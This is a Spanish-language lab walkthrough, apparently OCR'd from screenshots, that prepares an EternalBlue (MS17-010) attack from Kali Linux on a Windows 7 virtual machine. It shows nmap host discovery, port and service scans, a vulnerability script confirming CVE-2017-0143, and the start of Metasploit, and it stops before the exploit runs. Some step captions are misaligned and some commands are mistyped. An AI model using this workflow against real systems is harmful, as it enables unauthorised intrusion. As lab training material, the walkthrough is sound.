
Manual de explotacion de vulnerabilidad eternal blue con kalilinux a windows 7

Jose Ismael Font Fernandez


1 ifconfig (veo la ip asignada,mascara subred y ip del broadcast)


kali linux jose [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
ismael@ismael: ~
Session Actions Edit View Help

```
┌──(ismael㉿ismael)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.210  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 2001:1308:25eb:7a00:a00:27ff:fe9a:3dc  prefixlen 64  scopeid 0x
0<global>
        inet6 2001:1308:25eb:7a00:715c:e51:ec2d:9fe4  prefixlen 64  scopeid 0
x0<global>
        inet6 fe80::a00:27ff:fe9a:3dc  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:9a:03:dc  txqueuelen 1000  (Ethernet)
        RX packets 11025  bytes 882015 (861.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3894  bytes 1916796 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 62  bytes 5788 (5.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 62  bytes 5788 (5.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(ismael㉿ismael)-[~]
└─$ 
```

El comando ifconfig en Kali Linux se utiliza para mostrar y configurar las interfaces de red del sistema; al ejecutarlo, despliega información como la dirección IP asignada, la máscara de subred, la dirección de broadcast y otros parámetros de la interfaz, permitiendo verificar y administrar la conectividad de red de manera básica.

2 sudo namp -sn 10.0.0.0/24




kali linux jose [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
1 2 3 4
ismael@ismael: ~
Session Actions Edit View Help

```
┌──(ismael㉿ismael)-[~]
└─$ sudo nmap -sn 10.0.0.0/24
[sudo] password for ismael:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 15:14 EST
Nmap scan report for dev.opt (10.0.0.1)
Host is up (0.00087s latency).
MAC Address: 90:17:3F:52:8D:79 (Huawei Technologies)
Nmap scan report for 10.0.0.33
Host is up (0.00045s latency).
MAC Address: F8:BC:12:80:4A:5A (Dell)
Nmap scan report for 10.0.0.35
Host is up (0.00034s latency).
MAC Address: B8:CA:3A:B3:6B:F4 (Dell)
Nmap scan report for 10.0.0.37
Host is up (0.0016s latency).
MAC Address: B8:CA:3A:B3:94:5C (Dell)
Nmap scan report for 10.0.0.106
Host is up (0.0015s latency).
MAC Address: C8:1F:66:04:BF:7B (Dell)
Nmap scan report for 10.0.0.116
Host is up (0.016s latency).
MAC Address: 34:17:EB:A5:C1:32 (Dell)
Nmap scan report for 10.0.0.123
Host is up (0.0011s latency).
MAC Address: B8:CA:3A:B3:69:65 (Dell)
Nmap scan report for 10.0.0.125
Host is up (0.00039s latency).
```

El comando sudo nmap -sn 10.0.0.0/24 en Kali Linux realiza un escaneo de ping sobre toda la subred indicada (en este caso, 10.0.0.0 con máscara /24, es decir, 256 direcciones posibles). La opción -sn desactiva el escaneo de puertos y se limita a comprobar qué hosts están activos, mostrando cuáles responden en esa red sin detallar servicios ni puertos abiertos.


3 ping -c 1 [ip-posibles-maquinas-virtuales-vulnerables]



```
┌──(ismael㉿ismael)-[~]
└─$ ping -c 1 10.0.0.181
PING 10.0.0.181 (10.0.0.181) 56(84) bytes of data.
64 bytes from 10.0.0.181: icmp_seq=1 ttl=128 time=2.44 ms

--- 10.0.0.181 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.438/2.438/2.438/0.000 ms
```


El comando ping -c 1 [ip] en Kali Linux envía un solo paquete ICMP (gracias a la opción -c 1) a la dirección IP indicada, en este caso la de una posible máquina virtual vulnerable. Su propósito es comprobar rápidamente si el host responde y está activo en la red, sin generar tráfico adicional ni un ping continuo.

4 nmap -p- --open -sS -min-rate 5000 -vvv -n -Pn 10.0.0.181



```
┌──(ismael㉿ismael)-[~]
└─$ nmap -p-  --open -sS -min-rate-5000 -vvv -n -Pn 10.0.0.181
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan tim
es may be slower.
Warning: The -m option is deprecated. Please use -oG
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 15:35 EST
Initiating ARP Ping Scan at 15:35
Scanning 10.0.0.181 [1 port]
Completed ARP Ping Scan at 15:35, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:35
Scanning 10.0.0.181 [65535 ports]
Discovered open port 139/tcp on 10.0.0.181
Discovered open port 445/tcp on 10.0.0.181
Discovered open port 135/tcp on 10.0.0.181
Discovered open port 49155/tcp on 10.0.0.181
Discovered open port 49152/tcp on 10.0.0.181
Discovered open port 49154/tcp on 10.0.0.181
```

este comando busca todos los puertos abiertos en la máquina 10.0.0.181 de manera rápida y detallada, sin comprobar previamente si responde a ping.




```
┌──(ismael㉿ismael)-[~]
└─$ nmap -sCV -P 135,139,445,49158 10.0.181 -oN res-targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 14:23 EST
Failed to resolve "135,139,445,49158".
```

5 Nmap -sCV -p 135,139,445,49158 10.0.0.181 -oN res-targeted

este comando busca identificar qué servicios están activos en esos puertos, qué versiones ejecutan y si presentan información adicional, guardando todo en un archivo para su posterior análisis.


6 nmap --script "vuln and safe" -p 445 10.0.0.181



```
┌──(ismael㉿ismael)-[~]
└─$ nmap -sCV -p  135,139,445,49158 10.0.181 -oN res-targeted
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 14:23 EST
Nmap scan report for 10.0.181 (10.0.0.181)
Host is up (0.0010s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 micr
ft-ds (workgroup: WORKGROUP)
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:BF:99:A9 (PCS Systemtechnik/Oracle VirtualBox virtua
IC)
Service Info: Host: MICROCHOFT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-01-17T02:28:28
|_  start_date: 2026-01-17T00:49:17
| smb-security-mode:
|   account used: guest
```

Ese comando de Nmap ejecuta scripts NSE relacionados con vulnerabilidades y comprobaciones seguras sobre el puerto 445 (usado por SMB) en el host 10.0.0.181.

7 msfconsole -q




kali linux jose [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
ismael@ismael: ~
Session Actions Edit View Help

```
┌──(ismael㉿ismael)-[~]
└─$ nmap --script "vuln and safe" -p 445 10.0.0.181
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 14:28 EST
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Sc
ARP Ping Scan Timing: About 100.00% done; ETC: 14:28 (0:00:00 remaining)
Nmap scan report for 10.0.0.181
Host is up (0.00072s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:BF:99:A9 (PCS Systemtechnik/Oracle VirtualBox virtua
IC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-0
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft
Bv1
```

El comando msfconsole -q inicia la consola de Metasploit Framework en modo silencioso, es decir, sin mostrar el banner ni los mensajes de inicio habituales. Esto permite entrar directamente al entorno interactivo de Metasploit para ejecutar módulos de explotación, escaneo o post-explotación sin la salida inicial que normalmente aparece.

8 search eternalblue

